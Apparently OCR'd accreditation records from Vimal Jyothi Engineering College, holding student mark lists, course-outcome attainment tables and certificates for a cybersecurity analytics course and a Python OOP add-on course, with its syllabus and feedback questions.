18	VML20CS054	Aswathy Chandradev	10	10
19	VML20CS057	Aswin Raj C	4	10
20	VML20CS060	Augustine Felix Joshy	4	10
21	VML20CS063	Bernise Jacob John	10	10
22	VML20CS065	Calvin Odhuyoth	4	10
23	VML20CS069	Devika S	10	10
24	VML20CS072	Diya Kp	5	10
25	VML20CS075	Emilin Elizabeth Biju	10	10
26	VML20CS078	Fathimath Rajiya Pk	5	
27	VML20CS081	Gopika Mohandas	10	10
28	VML20CS084	Hrishinandan N	10	10
29	VML20CS087	Jewel John	10	10
30	VML20CS090	Jishnu Prasad	10	10
31	VML20CS093	Joel Scaria Justine	10	10
32	VML20CS097	Karthik T V	10	10
33	VML20CS098	Keerthana Rajeev	10	10
34	VML20CS100	K. K. Nasif	5	10
35	VML20CS102	Sona K V	10	10
36	VML20CS103	Lisna C H	5	10
37	VML20CS106	Manjima Ann Biju	10	10
38	VML20CS112	Meenakshi Surendran	10	10
39	VML20CS117	Muhammad Nazal M V	10	10
40	VML20CS120	Nandakishore A	10	10

41	VML20CS124	Navaneeth K	10	10
42	VML20CS127	Nayin Rose Mathew	10	10
43	VML20CS130	Neha Premarajan	10	10
44	VML20CS134	Prajwal P	5	10
45	VML20CS137	Precious Pp	10	10
46	VML20CS140	Rahul Raj T	10	10
47	VML20CS143	Saketh K M	10	10
48	VML20CS146	Sandra Ganeshan	10	10
49	VML20CS149	Sayandh S Anand	10	10
50	VML20CS152	Sharang Pm	5	10
51	VML20CS154	Shijin P	10	10
52	VML20CS156	Siddharth P Kumar	10	10
53	VML20CS159	Sidharth Pv	5	10
54	VML20CS162	Sona Saji	10	10
55	VML20CS165	Sreenandh M	10	10
56	VML20CS168	Swetha N	10	10
57	VML20CS171	Thejas K	4	10
58	VML20CS176	Vaishnav Krishna	10	10
59	VML20CS178	Vahnumath K	10	10
60	VML20CS183	Vyshnav Sreeshan	8	10
61	VML20CS003	Abhinav Mathew Kurian	8	10
62	VML20CS007	Abhiram Santhosh	10	10
63	VML20CS009	Abin B P	4	10
64	VML20CS012	Abin Sebastian	8	10
65	VML20CS015	Adeena S	4	10
66	VML20CS018	Afrah Nabeef	7	10
67	VML20CS021	Akshay Puthiya Valappil	10	10
68	VML20CS024	Alan K Johnson	8	10
69	VML20CS027	Albin Joseph	8	10
70	VML20CS030	Allen Adhwith	4	10
71	VML20CS033	Anagha Ajai	9	10
72	VML20CS035	Ancil Tresa Sunil	8	10
73	VML20CS038	Angel John	10	10
74	VML20CS041	Anjima s	8	10
75	VML20CS044	Ann Maria George	10	10
76	VML20CS047	Anoushka Sebastian	7	10
77	VML20CS049	Anugrah M P	7	10
78	VML20CS052	Ashil Mathew	8	10
79	VML20CS055	Aswindas C	8	10
80	VML20CS058	Athira K K	10	10
81	VML20CS061	Aurang V	8	10
82	VML20CS064	Blessy Seby	8	10
83	VML20CS067	Celestian Thomas	4	10
84	VML20CS073	Edwin Marian Mathew	8	10
85	VML20CS076	Fathima Noureen B	10	10
86	VML20CS079	Geo Nobins	10	10
87	VML20CS082	Hamras Haris	8	10
88	VML20CS085	Imthiyaz Ibrahim	10	10
89	VML20CS088	Jishnu Chandran	9	10
90	VML20CS091	Jithina Raj P	8	10

91	VML20CS094	John Joseph	9	10
92	VML20CS099	Kiran Kumar K.p	7	10
93	VML20CS101	K. V. Henath Raj	8	10
94	VML20CS104	Malavika A Mano	10	10
95	VML20CS107	Manu V S	7	10
96	VML20CS110	Masroor Ahmad	10	10
97	VML20CS113	Meeena Philip	7	10
98	VML20CS115	Mohammed Shamil P.	10	10
99	VML20CS118	Muhammed Ajan	10	10
100	VML20CS121	Nandana Cp	8	10
101	VML20CS122	Nandana Krishnan	7	10
102	VML20CS125	Navanith Vijin	10	10
103	VML20CS128	Neha Benny	4	10
104	VML20CS131	Nihadh Mohammed	10	10
105	VML20CS135	Pranav K G	4	10
106	VML20CS138	Prithvi Raj Makkootan	4	10
107	VML20CS141	Riya George	8	10
108	VML20CS144	Salvin T Sajan	8	10
109	VML20CS147	Saphal Santhosh	10	10
110	VML20CS150	Shaeem Ibrahim	10	10
111	VML20CS153	Sheethal C P	8	10
112	VML20CS157	Sidharth Jayachandran	10	10
113	VML20CS160	Sidharth Ramachandran Nambiar	4	10
114	VML20CS163	Sona Santhosh Veriyil	5	10
115	VML20CS166	Sreeram Pavithran	8	10
116	VML20CS169	Thanseeh Ayaniyad	10	10
117	VML20CS172	Thejus Dhanesh	8	10
118	VML20CS174	Treesa Binoy	8	10
119	VML20CS179	Vishnu Veenadharan	6	10
120	VML20CS181	Vismaya Hemanth Nambiar	10	10
121	VML20CS184	Yashin Tm	10	10
122	VML20CS186	Amritha P	10	10
123	VML20CS187	Lidiya James	10	10
124	VML20CS004	Abhinav Purushothaman	10	10
125	VML20CS006	Abhirami K.P	10	10
126	VML20CS010	Abin Devasia	10	10
127	VML20CS013	Adarsh K	10	10
128	VML20CS016	Adil	10	10
129	VML20CS019	Ajal K	10	10
130	VML20CS022	Alan Joseph	10	10
131	VML20CS025	Albert Tom George	10	10
132	VML20CS031	Amal Binoy	10	10
133	VML20CS036	Ancily Sunny	8	10
134	VML20CS039	Angel Thomas	8	10
135	VML20CS042	Anjitha Nambiar	10	10
136	VML20CS045	Ann Maria Sebastian	10	10
137	VML20CS050	Anurenj M	10	10
138	VML20CS053	Ashwin M	10	10
139	VML20CS056	Aswin K	4	10

140	VML20CS059	Athulya T		
141	VML20CS062	Basim	8	10
142	VML20CS066	C C Nipun Das	8	10
143	VML20CS068	Dalven Jose	5	10
144	VML20CS070	Dilna P	10	10
145	VML20CS071	Diya Jojan	10	10
146	VML20CS074	Elicita Jose	6	10
147	VML20CS077	Fathima Shana A	10	10
148	VML20CS080	Gokul Sunil	8	10
149	VML20CS083	Harsha Muraleedharan	4	10
150	VML20CS086	Irene Treesa Cibi	10	10
151	VML20CS089	Johnu P	10	10
152	VML20CS092	Joel Jose	9	10
153	VML20CS095	Joseph Varghese	10	10
154	VML20CS096	Karthik Shiva P R	10	10
155	VML20CS105	Malavika Muraleedharan	10	10
156	VML20CS108	Maria Manoj	10	10
157	VML20CS111	Mathew Abhijeet	9	10
158	VML20CS114	Mohammed Anzil	10	10
159	VML20CS116	Mufaz Musthafa	8	10
160	VML20CS119	Nachikethas V Sushil	8	10
161	VML20CS123	Nandhana K	10	10
162	VML20CS126	Naveen K Mathew	8	10
163	VML20CS129	Neha E	9	10
164	VML20CS132	Nikhil P	10	10
165	VML20CS133	O V Anagha	10	10
166	VML20CS136	Pranav Sunesh	10	10
167	VML20CS139	Prithwin	10	10
168	VML20CS142	Saayanth P	10	10
169	VML20CS145	Sandesh Santhosh Nambiar	7	10
170	VML20CS148	Saranga Vinod	10	10
171	VML20CS151	Shalwin Mathew	10	10
172	VML20CS155	Shon Shaji	7	10
173	VML20CS158	Sidharth Kesav	8	10
174	VML20CS161	Sidharth Sham Lal	10	10
175	VML20CS167	Surya Prakash	9	10
176	VML20CS170	Theertha	10	10
177	VML20CS173	Thomas P S	10	10
178	VML20CS175	Tresa Sebastian	4	10
179	VML20CS177	Vengatteni Anshi Shiburaj	8	10
180	VML20CS180	Vishnu Viswanath	10	10
181	VML20CS182	Vismaya Mariya Thomson	10	10
182	VML20CS185	Zehan Zakariya	8	10
Total Number of students attended			182	182
Target (45%) Mark			4.5	4.5
Total Number of students who have achieved Target (45 %)			167	182
Attainment percentage			91	100
Attainment Level			3	3
Total Attainment OF Each section			3	

CO ATTAINMENT

Course Outcome	IA	(Other Assessment)	UE	Direct Attainment	Indirect Attainment	CO Attainment
CO1	3	-	-	-	-	3
CO2	3	-	-	-	-	3
CO3	3	-	-	-	-	3
CO4	3	-	-	-	-	3
CO5	3	-	-	-	-	3

NINTRA SAINIY

xy

Sreedevi - M



PO ATTAINMENT

Batch : 2020-2024.CSE

Year of study: 2020-2024


Name of the Subject with code: ADCS601-CYBER SECURITY ANALYTICS

Name of the Staff: SREEDAYA M AND NAJIRA SALAM

CO	LEVEL	PO1	PO2	PO3	PO4	PO5	PO6	PO7	PO8	PO9	PO10	PO11	PO12	PSO1	PSO2
CO 1	3	3	2	2	-	3	-	-	-	3	2	-	3	2	2
CO 2	3	3	3	2	2	3	-	-	-	3	2	-	3	2	2
CO 3	3	3	3	3	3	3	-	-	-	3	2	-	3	2	2
CO 4	3	3	3	3	3	3	-	-	-	3	2	-	3	2	2
CO 5	3	3	3	3	3	3	2	-	-	3	2	-	3	2	2

PO	PO1	PO2	PO3	PO4	PO5	PO6	PO7	PO8	PO9	PO10	PO11	PO12	PSO1	PSO2
ATTAINED	3	2.8	2.6	2.75	3	2	-	-	3	2	-	3	2	2

KINTIM SHINNY
self

Sreedaya . M


SAMPLE CERTIFICATE



VIMAL JYOTHI ENGINEERING COLLEGE
DEPARTMENT OF COMPUTER SCIENCE ENGINEERING

VALUE ADDED COURSE ON

**CYBERSECURITY
ANALYTICS**

CERTIFICATE OF PARTICIPATION

THE FOLLOWING AWARD IS GIVEN TO

HRISHINANDAN N

HAS PARTICIPATED VALUE ADDED COURSE PROGRAMME ON "CYBERSECURITY ANALYTICS" ORGANISED BY THE
DEPARTMENT OF COMPUTER SCIENCE ENGINEERING, VIMAL JYOTHI ENGINEERING COLLEGE IN ASSOCIATION WITH
RED TEAM HACKER ACADEMY ON MARCH 22,23,24,25,26 2023

Convener

Ms. DIVYA B
H.o.D CSE



REDTEAM
HACKER ACADEMY

Benny Joseph
Principal

Snippets



Cyber Security Analytics program for S6 CSE on 22-26 march by RED TEAM HACKER ACADEMY



Cyber Security Analytics program for S6 CSE on 22-26 march by RED TEAM HACKER ACADEMY



Cyber Security Analytics program for S6 CSE on 22-26 march by RED TEAM HACKER ACADEMY



VIMAL JYOTHI ENGINEERING COLLEGE

DEPARTMENT OF COMPUTER SCIENCE ENGINEERING

VALUE ADDED COURSE ON

CYBERSECURITY ANALYTICS

CERTIFICATE OF PARTICIPATION

THE FOLLOWING AWARD IS GIVEN TO

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HAS PARTICIPATED VALUE ADDED COURSE PROGRAMME ON " CYBERSECURITY ANALYTICS " ORGANISED BY THE DEPARTMENT OF COMPUTER SCIENCE ENGINEERING, VIMAL JYOTHI ENGINEERING COLLEGE IN ASSOCIATION WITH RED TEAM HACKER ACADEMY ON MARCH 22,23,24,25,26 2023

Convener

Ms. DIVYA B
H.o.D CSE



REDTEAM
HACKER ACADEMY

Benny Joseph
Principal

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10	Evaluation Rubrics
11	Sample Project Report
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14	Appointment Order of Syllabus Committee



VIMAL JYOTHI ENGINEERING COLLEGE, CHEMPERI

**DEPARTMENT OF COMPUTER SCIENCE &
ENGINEERING**

Report on value added course

***“Object Oriented Programming in
Python
for***

S4 CSE- A, B,C (2021-25 BATCH)

COMPUTER SCIENCE ENGINEERING DEPARTMENT
PRESENTS TRAINING PROGRAM ON

OBJECT ORIENTED PROGRAMMING IN PYTHON

15-03-2023 TO 19-03-2023
3 DAYS OFFLINE. 2 DAYS ONLINE WTH PROJECT


STAFF COORDINATORS :

MS. SUHADA C
MS. MANJU M
(ASSISTANT PROFESSOR)

STUDENT COORDINATORS :

KAMAL SURESH - S4 CSE B
JUSTIN JAMES THOMAS - S4 CSE B



 **VIMAL JYOTHI**
INSTITUTIONS

ADD-ON COURSE REPORT ON OBJECT ORIENTED PROGRAMMING IN PYTHON FOR S4 CSE-A, B, C STUDENTS

An Add-on Course on Object Oriented Programming in Python was organized on March 15th, 16th, 17th, 18th and 19th at the Computer Center and Software lab of the CSE department. The aim of this course was to provide additional training to the 4th semester students on various aspects of Python. The course covered various topics including basic concepts, data structures, functions, object oriented concepts, python libraries, GUI and Micro services using Flask.

This report provides a summary of the course activities and its outcomes:

Day 1 (15th March):

The Course began with an introduction to python programming. The trainer explained the usage of Interactive shell, IDLE, iPython Notebooks and installed Pycharm. By the end of the day, the students had a good understanding of basic coding skills, data structures and control statements. The students learned about the libraries used in python.

Day 2 (16th March): On the second day of the course, the students were introduced to List, Set, tuple and dictionary. The trainer explained various types of functions. The students were given hands-on training on how to write a python script and debug the programs.

Day 3 (17th March): The third day of the course focused on Object oriented concepts like Objects and Classes, Methods, Instance variables, Constructor, Accessor and Mutators. The students were given hands-on training on Data modeling examples and classes with inheritance and polymorphism. The trainer also discussed Abstract classes, Interface and Exceptions. By the end of the day, the students were able to create small projects.

Day 4 (18th March): On the fourth day of the course, the students were introduced to Flask to build lightweight web applications in python. The students were guided to build their first python website using the Flask framework.

Day 5 (19th March): On the fifth day of the program, the students developed simple python projects. The trainer discussed various career opportunities in the Python language.

The course was executed by Evolve Robotics, which is a leading organization in the field of robotics and artificial intelligence. The instructors were highly knowledgeable and experienced in their respective fields and provided valuable insights into the latest developments in machine learning and deep learning. Overall, this value-added course has provided a solid foundation in machine learning and deep learning, and the knowledge and skills that students have gained will be invaluable to their future academic and professional pursuits.

Manju M.
AP, CSE
Sub
Subhadra C
A7, CSE.

Curriculum

OBJECT ORIENTED PROGRAMMING IN PYTHON

Course Description: The objective of the course is to equip the learners to develop multi-module software solutions for real world computational problems using Python. It encompasses the Python programming environment, syntax, data representations, intermediate level features, and Object-Oriented Programming. This course lays the foundation to develop modular software solutions.

Course Objective: Basic knowledge in Computational Problem Solving.

Course Outcomes: After the completion the course the student will be able to

CO1	Write, test and debug Python programs
CO2	Illustrate uses of conditional (if, if-else and if-elif-else) and iterative (while and for) statements in Python programs.
CO3	Develop programs by utilizing the Python programming concepts such as Lists, Tuples, Sets And Dictionaries.
CO4	Develop graphical user interface for solutions using Python libraries.
CO5	Implement Object Oriented programs.

Mapping Of Course Outcomes With Program Outcomes

CO-PO Mapping (S: Strong, M: Medium, L: Low)

	P O 1	P O 2	P O 3	P O 4	P O 5	P O 6	P O 7	P O 8	P O 9	P O 10	P O 11	P O 12
CO1	H	M	M		H							H
CO2	H	M	M									H
CO3	H	M	M	M	H							H
CO4	H	M	M	M	H							H
CO5	H	M	M	M	H							H

Assessment Pattern:-

Total Marks: 50 Marks

Mini Project: 40 Marks

Quiz: 10 Marks

Project evaluation rubrics:

Quiz: A total of 10 questions carrying 1 mark each.

Mapping Of Course Outcomes With Program Outcomes

CO-PO Mapping (S: Strong, M: Medium, L: Low)

	P O 1	P O 2	P O 3	P O 4	P O 5	P O 6	P O 7	P O8	PO 9	P O 1 0	P O 11	P O1 2
CO1	H	M	M		H							H
CO2	H	M	M									H
CO3	H	M	M	M	H							H
CO4	H	M	M	M	H							H
CO5	H	M	M	M	H							H

Assessment Pattern:-

Total Marks: 50 Marks

Mini Project: 40 Marks

Quiz: 10 Marks

Project evaluation rubrics:

Quiz: A total of 10 questions carrying 1 mark each.

Abstract POs defined by National Board of Accreditation

#PO	BroadPO	#PO	BroadPO
PO1	Engineering Knowledge	PO7	Environment and Sustainability
PO2	Problem Analysis	PO8	Ethics
PO3	Design/Development Solutions	PO9	Individual and teamwork
PO4	Conduct Investigations Of complex problems	PO10	Communication
PO5	Modern Tool Usage	PO11	Project Management and Finance
PO6	The Engineer and Society	PO12	Lifelong learning

SYLLABUS

Module -1 (Programming Environment and Python Basics) (6 hours)

Getting started with Python programming – Interactive shell, IDLE, iPython Notebooks, Anaconda, How Python works. Basic coding skills – Writing Your First Python Program - Data-types in Python - Numeric data types and character sets, strings, assignment, and comments, Variables in Python – Declaration and Use. Type casting in Python. Expressions, Operators in Python – Assignment, Logical, Arithmetic etc. Taking User Input (Console).

Module -2 (Python Data Structures) (6 hours)

Conditional Statements – If else and Nested If else and elif Iteration with for/while loop, Formatting text for output, Selection structure (switch- case), Conditional iteration with while, Testing control statements, Lazy evaluation. Lists

- Basic list Operations and functions, List of lists, Slicing, Searching and sorting list, List comprehension. Work with tuples. Sets. Work with dates and times, Dictionaries - Dictionary functions, dictionary literals, adding and removing keys, accessing and replacing values, traversing dictionaries, reverse lookup.

Module – 3 (Functions)(6 hours)

Functions - Hiding redundancy and complexity, Variable scopes and parameter passing, Named arguments, Main function, Working with recursion, User Defined Functions – Defining, Calling, Types of Functions, Arguments and return values, Lambda functions. Strings - String Manipulation – Basic Operations, Slicing & Functions and Methods.

Module – 4 (Object Oriented Programming)(6 hours)

Design with classes - Objects and Classes, Methods, Instance Variables, Constructor, Accessors and Mutators. Structuring classes with Inheritance and Polymorphism. Abstract Classes. Exceptions - Handle a single exception, Handle multiple exceptions.

Module 5 (Micro services using Flask)(6 hours)

Overview – Environment- Application-Routing-variable rule – URL building - HTTP methods- Templates - static files - Request object – Sending form data to template – cookie – sessions – Redirect and errors – Message flashing – File uploading – Sqlite – SQLAlchemy – Sijax – Deployment – Fast CGI.

Teaching plan

Module 1 (6 hours)

Getting started with Python programming – Interactive shell, IDLE, iPython Notebooks, Anaconda,	1 hour
How Python works. Basic coding skills – Writing Your First Python Program	1 hour
Data-types in Python - Numeric data types and character sets.	1 hour
Strings, assignment, and comments, Variables in Python – Declaration and Use.	1 hour
Type casting in Python. Expressions.	1 hour
Operators in Python – Assignment, Logical, Arithmetic etc. Taking User Input (Console)	1 hour

Module 2 (6 hours)

Conditional Statements – If else and Nested If else and elif Iteration with for/while loop.	1 hour
Formatting text for output, Selection structure (switch- case).	1 hour
Conditional iteration with while, Testing control statements, Lazy evaluation.	1 hour

Lists - Basic list Operations and functions, List of lists, Slicing, Searching and sorting list, List comprehension.	1 hour
Work with tuples. Sets. Work with dates and times.	1 hour
Dictionaries - Dictionary functions, dictionary literals, adding and removing keys, accessing and replacing values, traversing dictionaries, reverse lookup.	1 hour

Module 3 (6 hours)

Functions - Hiding redundancy and complexity.	1 hour
Variable scopes and parameter passing, Named arguments, Main function.	1 hour
Working with recursion, User Defined Functions – Defining, Calling.	1 hour
Types of Functions, Arguments and return values.	1 hour
Lambda functions.	1 hour
Strings - String Manipulation – Basic Operations, Slicing & Functions and Methods.	1 hour

Module 4 (6 hours)

Design with classes - Objects and Classes.	1 hour
Methods, Instance Variables.	1 hour
Constructor, Accessors and Mutators.	1 hour
Structuring classes with Inheritance and Polymorphism.	1 hour
Abstract Classes.	1 hour
Exceptions - Handle a single exception, Handle multiple exceptions.	1 hour

Module 5 (6 hours)

Overview – Environment- Application-Routing-variable rule	1 hour
URL building - HTTP methods	1 hour
Templates - static files	1 hour
Request object – Sending form data to template – cookie – sessions	1 hour
Redirect and errors – Message flashing	1 hour
File uploading – Sqlite – SQLAlchemy – Sijax – Deployment – Fast CGI.	1 hour

Books:


1. KennethALambert.,FundamentalsofPython:FirstPrograms,2/e,CengagePublishing,2016
2. WesMcKinney, PythonforDataAnalysis, 2/e, Shroff/O'ReillyPublishers,2017
3. Flask:BuildingPythonwebservices,JackStouffer,ShalabhAggarwal,GarethDwyer,PACKTPublishing Limited, 2018

Feedback from students:

On a scale of 1 to 3 how do you rate the add-on course classes? 1 - Poor 2 - Satisfactory 3 - Excellent
95 responses




The software and tools discussed during this event were relevant and met your curriculum gaps.(PO1,PO3,PO5) 1 - Poor, 2 - Satisfactory, 3 - Excellent
95 responses




You got sufficient opportunity for exploring your creativity, technical skills and improving your design ideas in Python language? (PO3, PO5) 1 - Poor 2 - Satisfactory 3 - Excellent

95 responses




Were you able to perform effectively as an individual and as a team, and follow the instructions? (PO12) 1 - Poor 2 - Satisfactory 3 - Excellent

95 responses



Were you able to analyse and implement complex problems ? (PO2 and PO4) 1 - Poor 2 - Satisfactory 3 - Excellent

95 responses




The software tools helped you in designing and developing a demonstrable project, which can be used in industrial sectors. (PO5, PO12) 1 - Poor 2 - Satisfactory 3 - Excellent

95 responses



What is your level of learning in Python programming after this add-on course? 1 - Poor 2 - Satisfactory 3 - Excellent

95 responses



- 1
- 2
- 3

Manju

MANJU M.
AP, CSE

SAMPLE CERTIFICATE



**VIMAL JYOTHI
ENGINEERING COLLEGE**
DEPARTMENT OF COMPUTER SCIENCE ENGINEERING

VALUE ADDED COURSE ON
"OBJECT ORIENTED PROGRAMMING USING PYTHON"

**CERTIFICATE
OF PARTICIPATION**

THE FOLLOWING AWARD IS GIVEN TO

AKASH SANTHOSH

HAS PARTICIPATED VALUE ADDED COURSE PROGRAMME ON "OBJECT ORIENTED PROGRAMMING
USING PYTHON" ORGANISED BY THE DEPARTMENT OF COMPUTER SCIENCE ENGINEERING, VIMAL
JYOTHI ENGINEERING COLLEGE IN ASSOCIATION WITH PROGRESSUM
ON 15th to 19th MARCH 2023

Convener
Miss. Divya B
H.o.D, CSE



Dr. Benny Joseph
Principal

PHOTOS



Object Oriented Programming in Python for S4 CSE on 15-19 march 2023 by EVOLVE ROBOTICS



Object Oriented Programming in Python for S4 CSE on 15-19 march 2023 by EVOLVE ROBOTICS

Manju M
MANJU M
AP/CSE

VIMAL JYOTHI ENGINEERING COLLEGE
DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

Batch : 2021-2025 CSE A

Year of study: 2021-2025

Name of the Subject with code: ADCS401- OBJECT ORIENTED PROGRAMMING IN PYTHON

Name of the Staff: MANJU M. AND SUHADAC.

No of students: 61

CO1	Provides a clear knowledge of how to write, test and debug Python programs.
CO2	Illustrates the use of conditional and Iterative statements in Python programs.
CO3	Understand data structures such as Lists, Tuples, Sets And Dictionaries.
CO4	Understand how to develop graphical user interface for solutions using Python libraries.
CO5	Design, build, and deploy Object Oriented Programming applications.

	PO1	PO2	PO3	PO4	PO5	PO6	PO7	PO8	PO9	PO10	PO11	PO12	P5O1	P5O2
CO 1	3	2	2	-	2	-	-	-	-	-	-	3	-	-
CO 2	3	2	2	-	-	-	-	-	-	-	-	3	-	-
CO 3	3	2	2	2	2	-	-	-	-	-	-	3	-	-
CO 4	3	2	2	2	2	-	-	-	-	-	-	3	-	-
CO 5	3	2	2	2	2	-	-	-	-	-	-	3	-	-
AVERAGE	3	2	2	2	2	-	-	-	-	-	-	3	-	-

Attainment Level Attainment score given, when

Attainment Level 1 50 % of students score more than 45%

Attainment Level 2 60 % of students score more than 45%

Attainment Level 3 70 % of students score more than 45%

CO 1			
SL. No.	Register No.	Name of the student	Project Design Provides a clear knowledge of how to write, test and debug Python programs.
Max Mark			3
1	VML21CS001	Aadityan Harindran	3
2	VML21CS010	Abhinav M V	3
3	VML21CS013	Abhiram A	3
4	VML21CS015	Abhiram S Manoj	3
5	VML21CS018	Abin M Jose	3
6	VML21CS021	Adith Narayanan	3
7	VML21CS024	Agney J Purushotham	3
8	VML21CS027	Akash Santhosh	3
9	VML21CS029	Akhil Mathew George	3
10	VML21CS034	Albert Jose	3
11	VML21CS037	Alen Biju	3
12	VML21CS038	Alen Cherian	3
13	VML21CS039	Alen Kurian Joseph	3
14	VML21CS040	Alen.t.tom	3
15	VML21CS042	Alfi Siby	3
16	VML21CS044	Amal Cs	3
17	VML21CS047	Amalroy	3
18	VML21CS050	Amith T.v	3
19	VML21CS053	Anandhu Poyyil	3
20	VML21CS056	Ananya Praseed Kumar	3
21	VML21CS062	Aparna Bhaskar	3
22	VML21CS063	Arjun. Av	3
23	VML21CS065	Arjun.madathil	3
24	VML21CS068	Armond Jose	3
25	VML21CS071	Ashik Jhonson	3
26	VML21CS074	Aswin Udayan	3
27	VML21CS076	Athul Joy	3
28	VML21CS079	Azzah Waheed	3
29	VML21CS082	Darvin Sibi	3
30	VML21CS085	Dhanus Joy	3
31	VML21CS091	Gerald Siriac	3
32	VML21CS094	Goutham S Prasad	3
33	VML21CS097	Hooriyya Binth Khalid	3
34	VML21CS098	Jagath K	3
35	VML21CS100	Jeffin Jiju	3
36	VML21CS103	Jestin K S	3
37	VML21CS109	Joyal M Joseph	3
38	VML21CS113	Karthika K P	3
39	VML21CS116	K K Krishnanjana Deepak	3
40	VML21CS118	Lithin Krishnan	3
41	VML21CS120	Manasa N	3

42	VML21CS123	Mridula P T	3
43	VML21CS126	Muhammed Sabeeh C K	3
44	VML21CS130	Nadha A P	3
45	VML21CS134	Narthana Prasanth	3
46	VML21CS136	Navendu C	3
47	VML21CS139	Nived Manoj	3
48	VML21CS142	P J Joseph	3
49	VML21CS145	Rithika Reejith	3
50	VML21CS148	Rohit Philip	3
51	VML21CS151	Sanjiv R	3
52	VML21CS157	Seetha Lakshmi K A P	3
53	VML21CS160	Shawn Rajeev	3
54	VML21CS162	Shizin Abdul Nasar P	3
55	VML21CS164	Sivada N Rajeev	3
56	VML21CS167	Sreelakshmi V V	3
57	VML21CS169	Sreya Pavanan	3
58	VML21CS172	Tanvi Prashanth	3
59	VML21CS175	Treesa Sinta Saji	3
60	VML21CS178	Vaishnav Valsan	3
61	VML21CS184	Vyshnav Rajesh	3
Total: Number of students attended			61
Target (45%) Mark			1.35
Total Number of students who have achieved Target (45 %)			61
Attainment percentage			100
Attainment Level			3
Total Attainment OF Each section			3
Project Attainment			3
Other Assessment			0

CO 2				
SL. No.	Register No.	Name of the student	Project Design Illustrates the use of conditional (if, if-else and if-elif-else) and iterative (while and for) statements in Python programs.	QUIZ
Max Mark			3	10
1	VML21CS001	Aadityan Harindran	3	-
2	VML21CS010	Abhinav M V	3	-
3	VML21CS013	Abhiram A	3	-
4	VML21CS015	Abhiram S Manoj	3	-
5	VML21CS018	Abin M Jose	3	-
6	VML21CS021	Adith Narayanan	3	-
7	VML21CS024	Agney J Purushotham	3	-
8	VML21CS027	Akash Santhosh	3	5
9	VML21CS029	Akhil Mathew George	3	7
10	VML21CS034	Albert Jose	3	7
11	VML21CS037	Alen Biju	3	-
12	VML21CS038	Alen Cherian	3	7
13	VML21CS039	Alen Kurian Joseph	3	8
14	VML21CS040	Alen.Ltom	3	-
15	VML21CS042	Alfi Siby	3	-
16	VML21CS044	Amal Cs	3	7
17	VML21CS047	Amalroy	3	-
18	VML21CS050	Amith T.v	3	-
19	VML21CS053	Anandhu Poyyil	3	-
20	VML21CS056	Ananya Praseed Kumar	3	6
21	VML21CS062	Aparna Bhaskar	3	2
22	VML21CS063	Arjun. Av	3	-
23	VML21CS065	Arjun.madathil	3	-
24	VML21CS068	Armond Jose	3	4
25	VML21CS071	Ashik Jhonson	3	7
26	VML21CS074	Aswin Udayan	3	7
27	VML21CS076	Athul Joy	3	-
28	VML21CS079	Azzah Waheed	3	6
29	VML21CS082	Darvin Sibi	3	-
30	VML21CS085	Dhanus Joy	3	-
31	VML21CS091	Gerald Siriac	3	5
32	VML21CS094	Goutham S Prasad	3	3
33	VML21CS097	Hooriyya Binth Khalid	3	5
34	VML21CS098	Jagath K	3	-
35	VML21CS100	Jeffin Jiju	3	-
36	VML21CS103	Jestin K S	3	6
37	VML21CS109	Joyal M Joseph	3	7
38	VML21CS113	Karthika K P	3	-
39	VML21CS116	K K Krishnanjana Deepak	3	-

40	VML21CS118	Lithin Krishnan	3	-
41	VML21CS120	Manasa N	3	-
42	VML21CS123	Mridula P T	3	-
43	VML21CS126	Muhammed Sabeeh C K	3	-
44	VML21CS130	Nadha A P	3	-
45	VML21CS134	Narthana Prasanth	3	5
46	VML21CS136	Navendu C	3	-
47	VML21CS139	Nived Manoj	3	-
48	VML21CS142	P J Joseph	3	-
49	VML21CS145	Rithika Reejith	3	-
50	VML21CS148	Robit Philip	3	-
51	VML21CS151	Sanjiv R	3	8
52	VML21CS157	Seetha Lakshmi K A P	3	4
53	VML21CS160	Shawn Rajeev	3	-
54	VML21CS162	Shizin Abdul Nasar P	3	-
55	VML21CS164	Sivada N Rajeev	3	6
56	VML21CS167	Sreelakshmi V V	3	-
57	VML21CS169	Sreya Pavanan	3	4
58	VML21CS172	Tanvi Prashanth	3	3
59	VML21CS175	Treesa Sinta Saji	3	-
60	VML21CS178	Vaishnav Valsan	3	-
61	VML21CS184	Vyshnav Rajesh	3	-
Total Number of students attended			61	24
Target (45%) Mark			1.35	4.5
Total Number of students who have achieved Target (61	17
Attainment percentage			100	70.83333333
Attainment Level			3	3
Total Attainment OF Each section			3	3
Project Attainment			3	
Other Assessment			3	

CO 3			
SL. No.	Register No.	Name of the student	Project Design Provides a clear and accurate description of how to develop programs by utilizing the concepts such as Lists, Tuples, Sets And Dictionaries.
Max Mark			3
1	VML21CS001	Aadityan Harindran	3
2	VML21CS010	Abhinav M V	3
